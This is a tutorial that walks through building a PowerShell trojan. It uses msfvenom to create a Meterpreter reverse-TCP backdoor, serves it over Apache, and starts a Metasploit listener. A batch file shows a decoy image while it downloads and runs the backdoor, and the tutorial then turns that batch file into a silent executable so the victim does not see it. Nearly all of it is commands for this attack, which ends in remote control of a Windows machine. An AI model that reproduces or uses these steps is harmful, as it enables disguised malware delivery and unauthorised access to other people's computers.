**How to create a Trojan using PowerShell**

*Establish a backdoor*

***What is a reverse TCP connection?***It requires the attacker to set up a listener first on his box, the target machine acts as a client connecting to that listener, and then finally the attacker receives the shell.

***What is Meterpreter?*** A Metasploit attack payload that provides an interactive shell to the attacker from which to explore the target machine and execute code. Meterpreter is deployed using in-memory DLL injection. As a result, Meterpreter resides entirely in memory and writes nothing to disk.


***What is a payload?*** A payload in Metasploit refers to an exploit module. In simple terms, it is a simple script that the hackers utilize to interact with a hacked system. Using payloads, they can transfer data to a victim system.

***What is an exploit?*** An exploit executes a sequence of commands that target a specific vulnerability found in a system or application to provide the attacker with access to the system.

**Step 1: Create a backdoor for your Trojan**

Start your Kali machine and in the terminal type

**msfvenom -p windows/meterpreter/reverce\_tcp LHOST=<IP of your kali machine> LPORT=<choose an open port> -f exe -o <name of the backdoor >.exe**



***Note:***

***-p*** *specifies the type of payload it is going to be used, in this case I used meterpreter, reverse TCP*

***LHOST*** *and* ***LPORT*** *specify your Kali IP address and open port that the backdoor is going to forward*


***-f*** *defines the extension type*

***-o*** *specifies the name of the file*

Next, move the payload to **/var/www/html/** using the **cd** command

Now, type **chmod +x <name of your payload>.exe** in order to allow access to this file to all users

Start the Apache server by typing **service apache2 start**




Now you can download the payload on your Windows machine by typing in the browser the following URL *http://<kali IP address>/<payload name>.exe*

**Step 2: Start reverse TCP listening**

In Kali type **sudo su** command and provide the password for kali

Next, run **msfconsole**



Now, type **use exploid/multi/handler** press **enter** followed by

**set payload windows/meterpreter/reverse\_tcp** and press **enter** again

***Note:***

*If you want, you can type* ***show options*** *to look at the Module options for the exploit*

Next, you need to specify the IP address and port number that you want to listen to (they have to match the ones you used in **Step 1**)

Type **set LHOST <kali IP address you specified in Step 1>** and press **enter**

**Set LPORT <port number you specified in Step 1>** and press **enter**

Finally, type **exploit**

Now you will see **[\*] Started reverse TCP handler on <IP>: <Port number>**

**The back door is set and waiting to establish connection. Do not close the terminal.**


**Step 3: Open Notepad and type the following command**

**Powershell -Command "Invoke-WebRequest 'https://sm.ign.com/ign\_sr/gallery/h/house-of-t/house-of-the-dragon-character-posters\_75v2.jpg' -OutFile poster.jpg"**

**poster.jpg**

**Powershell -Command "Invoke-WebRequest 'http://192.168.0.39 /mybackdoor.exe' -OutFile mybackdoor.exe"**

**mybackdoor.exe**



**Note:**


*The first two commands download and open an image from the internet that is used as a cover for the trojan. The 3rd and 4th command download and run an .exe file that was created in* ***Step 1.***

***Invoke-WebRequest command:*** *in our case it uses and URL to directly download a file from the internet.*

Next, save the file by giving it a **name** and a file extension **.bat**

***Note:*** *A* ***.bat*** *file is a file that contains a number of commands that get automatically executed when the user double clicks it.* ***Bat*** *files can only run system commands, not PowerShell commands.* *That is why the* ***Invoke-WebRequest*** *system command has to be enclosed in a* ***Powershel-Command “”*** *– it explicitly tells the* ***cmd*** *that this is actually a* ***PowerShell command*** *and* ***not a system command****.*

Now in order to run this, convert the **.bat** file to **an executable** - download a **.bat to .exe** **converter**. When you upload your bat file in the converter you can even put an icon to it and make it run invisibly so that when the user clicks on the evil file, the cmd, running the commands, is not going to be displayed to the user.



**Convert** the file and **double click it**. An image is going to be displayed and the backdoor is going to be opened in the background.

Next, **go back** **to** your **kali** terminal. **The connection is already established**, and kali has control over the windows machine.

***Note:***

*You can type* ***help*** *to obtain more information about the commands that you can now execute on the windows machine through kali.*

You can even **shutdown** the windows machine with the **shutdown** command.

***Inspired by:***

***Offensive Security Tutorials*** *-* [*https://www.offensive-security.com/metasploit-unleashed/msfcli/*](https://www.offensive-security.com/metasploit-unleashed/msfcli/)

***What is msfvenom? How to use it?*** *-* [*https://blog.knoldus.com/what-is-msfvenom-how-to-use-it/#2-reverse-tcp-payload*](https://blog.knoldus.com/what-is-msfvenom-how-to-use-it/#2-reverse-tcp-payload)

**|**

**|**

**|**

**|**

**|**

**|**

**|**

**|**

**|**

**|**

**|**

**|**

**|**

**|**

**|**

**|**

**|**

**|**

**|**

**|**

**˅**

